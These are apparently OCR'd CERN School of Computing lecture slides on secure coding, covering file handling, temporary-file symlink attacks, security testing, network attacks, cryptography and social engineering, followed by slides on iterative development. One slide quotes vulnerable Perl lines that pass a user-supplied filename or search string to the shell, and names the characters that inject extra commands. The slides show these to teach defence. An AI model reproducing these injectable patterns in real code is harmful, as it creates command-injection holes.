  - available in C#, Java (since 1.4), Python, C (macros), possible in any language (`die unless ...` in Perl)



CERN School of Computing

Coding – advices (cont.)


- Be careful (and suspicious) when handling files
  - if you want to create a file, give an error if it is already there (`O_EXCL` flag)
  - when you create it, set file permissions (since you don't know umask)
  - if you open a file to read data, don't ask for write access
  - check if the file you open is not a link with `lstat()` function (before and after opening the file)
  - use absolute pathnames (for both commands and files)
  - what if the file is in fact a device (i.e. /dev/mouse)?
  - be extra careful when filename comes from the user!



CERN School of Computing


Coding – advices (cont.)

- Temporary file – or is it?
  - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
  - good temporary file has unique name that is hard to guess
  - …and is accessible only to the application using it
  - use `tmpfile()` (C/C++), `mktemp` shell command or similar
  - use directories not writable to everyone (i.e. /tmp/my_dir with 0700 file permissions, or ~/tmp)
  - if you run as root, don't use /tmp at all!




Coding – advices (cont.)

- Careful with shell
  - sample line from a Perl script:
    `` `rpm -qpi $filename`; ``
    but what if `$filename` contains illegal characters: | ; ` \
  - `popen()` also invokes the shell
  - same for `open(FILE, ’grep -r $needle |’);`
  - similar: `eval()` function (evaluates a string as code)




After implementation

- Review your code
- Making code open-source doesn’t mean that experts will review it seriously
- Do you know how to break into your own system?
- Disable “core dumped” and debugging
  - memory dump could contain confidential information
  - production code doesn’t need debug information
- Code obfuscation (for the production version)
- When a (security) bug is found, search for similar ones!
- Use tools specific to your programming language: bounds checkers, memory testers, bug finders etc.



Security testing

- Testing security is harder than testing functionality
- Include security testing in your testing plans
  - black box testing (tester doesn’t know inside architecture, code etc.)
  - white box testing (the opposite)
- Systematic approach: components, (their) interfaces, (their) data
  - a bigger system may have many components: executables, libraries, web pages, scripts etc.
  - and even more interfaces: sockets, wireless connections, http requests, soap requests, shared memory, system environment, command line arguments, pipes, system clipboard, semaphores and mutexes, console input, dialog boxes, files etc.
  - injecting faulty data: wrong type, zero-length, NULL, random, incorrect etc.
  - simulate hostile environment




Outline

What is security? Why is it important?


Security in software development cycle

Misc.: networking, cryptography, social engineering etc.




Attacks

- Denial of Service:
  - program failure; memory, CPU or resource starvation; network bandwidth attack
  - solutions: timeouts, limits of connections, open handles, careful with resources (including CPU and memory), degrade gracefully etc.
- Network attacks:
  - Eavesdropping (sniffing) – reading data transmitted over the network
  - Tampering – modifying transmitted data
  - Spoofing – generating fake data and transmitting them
  - Hijacking – stealing a connection or a session, especially after authentication
  - Capture and replay – recording a valid transmission, and sending it again ("sell 100 shares of Microsoft stock")




Authentication

- The three steps
  - identification – telling the system who you are
  - authentication – proving that you are that person
  - authorization – checking what you are allowed to do (against Access Control Lists - ACLs)
- Authentication – best with a combination of:
  - something you know (passwords, PIN codes …)
  - something you have (keys, tokens, badges, smart cards…)
  - something you are (physiological or behavioral traits: fingerprints, retina pattern, voice, signature, keystroke pattern, "biometric systems")
- Passwords
  - *"use it every day, change it regularly, and don't share it with friends"*
  - CERN recommendations: http://cern.ch/security/passwords



Networking – do not trust


- Security on the client side doesn't work (and cannot)
  - don't rely on client to perform security checks (validation, etc.)
  - `<input type="text" maxlength="20">` is not enough
  - authentication should be done on the server side, not by client
- Don't trust your client:
  - HTTP response header fields like referer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - if you expect POST method, don't accept GET
- Don't accept any code sent by clients
- Do a reverse lookup to find a hostname, and then lookup for that hostname
- Put limits on number of connections, set reasonable timeouts



How cryptography can help?


- Cryptography: encryption (symmetric and asymmetric algorithms), hash functions, digital signatures, random numbers
- A lock in a door – lets only chosen one in
- *85% of CERT security advisories could not have been prevented with cryptography.**
- Don't invent cryptographic algorithms, nor implement existing ones
- Encrypted data is only as secure as the decryption key
  - super strong lock in the door, and the key under the door mat
  - protecting 1024bit private key with 4-digit pin code
  - encrypted doesn't mean secure
- Cryptography can help, but has to be used with care

* B. Schneier, 1998




Applied cryptography

- Hash functions (message digest, one-way functions)
  - MD5, SHA-1, SHA-2
  - good for generating session IDs
  - example of challenge-response authentication:
    client hashes his password with a timestamp sent from the server
- (pseudo-)Random numbers
  - statistically random *and* unpredictable
  - choose a cryptographically strong algorithm: `Math::TrulyRandom`, `CryptGenRandom()` (MS CryptoAPI), `RAND_bytes()` (OpenSSL)
  - and a good seed: time between keystrokes, mouse movements, radioactive source, computer information like timing of HDD, compressed or hashed audio input etc.
  - weak seed: vulnerability in SSL in Netscape Navigator, MIT Kerberos IV
  - clock is not a good seed (often too big granularity => easy to guess)




Social engineering threats

- Exploiting human nature: tendency to trust, fear etc.
- Goal: to gain unauthorized access to systems or information
- Human is the weakest element of most security systems
- Talking someone into disclosing confidential information, performing an action etc. which he wouldn't normally do
- Most common: phishing, hoaxes, fake URLs and web sites
- Also: cheating over a phone, gaining physical access
  - example: requesting e-mail password change by calling technical support (pretending to be an angry boss)
- Often using (semi-)public information to gain more knowledge:
  - employees' names, who's on a leave, what's the hierarchy, what projects
  - people get easily persuaded to give out *more* information




Social engineering – reducing risks

- Clear, understandable security procedures
- Education
  - Who to trust? Who not to trust? How to distinguish?
  - Not all non-secret information should be public
- Software shouldn't let people do stupid things:
  - Warn when necessary, but not more often
  - Avoid ambiguity
  - Don't expect that users will take right decisions
- Think as user, see how people use your software
  - Software engineers think different that users
- Request an external audit?




Hiding information

- Usually provides only a bit of additional security
- Steganography
  - techniques of hiding data in images, texts, audio/video streams etc.
  - complementary to cryptography
  - information is usually encrypted
- Port knocking
  - knock is a sequence of access attempts to closed ports
  - system opens another port (ex. SSH) after the knock
- But don't base your security on making cryptographic algorithm or network protocol secret!



Summary

- learn to design and develop high quality software
- read and follow relevant guidelines, books, courses, checklists for security issues
- enforce secure coding standards by peer-reviews, using relevant tools



Thank you!

Bibliography and further reading:

http://cern.ch/slopiens/Security

Sebastian.Lopienski@cern.ch

Questions?

Change Control: Iterative Development / Advanced CVS

			Thursday 24 February	
14:00 - 14:55	Integration Block	Lecture 4	**Change Control: Iterative Development / Advanced CVS**	Brice Copy Sebastian Lopienski
			This lecture is formed of two parts. In the first one, Brice Copy presents the principles of Iterative Development, why it was introduced, where it is used and what the various components are. In the second part, Sebastian Lopienski, after a setting the scene, presents the latest development of CVS, advices about common problems and pitfalls, suggest ways to use it and compare it to other similar tools.	
			Part 1 by Brice Copy	
			What Is Iterative Development ? — As opposed to monolithic approaches (cascade model) — Perform full, fast and complete development cycles (spec, code, build, integrate, test and back again) — In line with modern risk management techniques — Enables you to cope with changing requirements Why Iterative Development Was Introduced — Cascade development too cumbersome — Full development cycles lets your team members (Dev, QA, System) work in parallel Where Is It Used — Microsoft — Oracle — CERN Ingredients List — Source control management (SCM) system — Somebody to write requirement and design specifications — An eager team of developers ready to work in parallel — Quality Assurance people — An integrated build tool (your Swiss army knife) Integrated Build Tool — Code generation — Metadata attributes — Remote invocations stubs (Web services, RMI etc...) — ORM mapping files — SCM integration (CVS, Perforce, SourceSafe? etc...) — Code compilation (from various sources to various targets) — Functional and regression testing — Packaging — ZIP/RPM — JAR/WAR/EAR files Integrated Build Tool (2) — Deployment as a named deliverable — Web Application Server — Middle tier server — Shared library repository — Integration testing — In Container testing — ? — Documentation generation — Javadoc — Cross Referenced Code — UML Documentations — Specification in various formats (XDoc, PDF etc...)	

			— Reporting — SCM activity — Coding standards — Testing coverage — Dependency convergence Apache Ant — All of the above plus more — Not Java specific, but well err.. — Easy to extend through Ant Tasks — Somewhat low level Apache Maven — A layer wrapping Ant — Your project is seen as a high level object — Properties — Named dependencies — Deliverable — Deployment locations — Sub projects — Your project must follow a certain structure — Really aimed at Java projects Automated Build Tools — Cruise Control — Damage Control	
			Part 2 by Sebastian Lopienski	
			Objectives of the presentation • Basic and not so basic but still useful functionality of CVS (including branching, merging, tagging, watching etc.) • Demystify the vocabulary (repository, revision, tag, attic, karma etc.) • Present available clients (command line clients, GUIs and IDE integrated clients) for both Unix-like and Windows platforms • Present others tool for CVS (Web interfaces etc.) • Show some good (and also bad) CVS users' habits • warn about some common problems and pitfalls • Discuss access control in CVS and security issues • Suggest ways to use CVS in build process • Mention other revision control systems like SourceSafe, Subversion etc. • Collect and present links to books, tutorials etc. • Prepare some exercises to be downloaded and run for further studies.	

Iterative Development

Brice Copy
Sebastian Lopienski

CERN

What Is Iterative Development ?


- Perform full, fast and complete development cycles (spec, code, build, integrate, test and back again)
- In line with modern risk management techniques
- Enables you to cope with changing requirements
- As opposed to monolithic approaches (cascade model)


Lecture overview

- Defining iterative development, its uses, its benefits
- How to implement it for your projects, with focus on :
  - Configuration Management (or Change Management) Tools - *(S. Lopienski)*
  - Integrated Builds – *(B. Copy)*

Cascade Model

- Already identified the need for a process (spec, code, build, integrate, test and back again)
- Suitable for small projects






Advanced Software Development & Engineering

Why Iterative Development Was Introduced

- Cascade development too cumbersome
- It addresses greater risks first
- It is “fail fast” - too many IT projects fail at the very end (when all the money is spent)
- Full development cycles let your team members (Dev, QA, System) work in parallel

5




Advanced Software Development & Engineering

Where Is It Used

- Microsoft
  - Windows NT was the first large software product built and integrated on a daily basis
  - Yielded a stable product and largest hardware support (6 millions LoC)
- Oracle
  - Agile style of development is used for making developer tools (such as JDeveloper)
  - Daily builds with full QA cycles
  - Other metrics to monitor health of the project (outstanding bug count, failed tests...)

6




Advanced Software Development & Engineering

Where Is It Used (continued)

- Open source projects
  - More and more large projects rely on continuous builds (Spring framework, Apache, Jboss)
  - Teams are geographically spread, SCM server is their main collaboration tool
- CERN
  - In order to cope with change
  - Resources are limited for “background” tasks
    - QA
    - Documentation
    - Release scheduling and planning

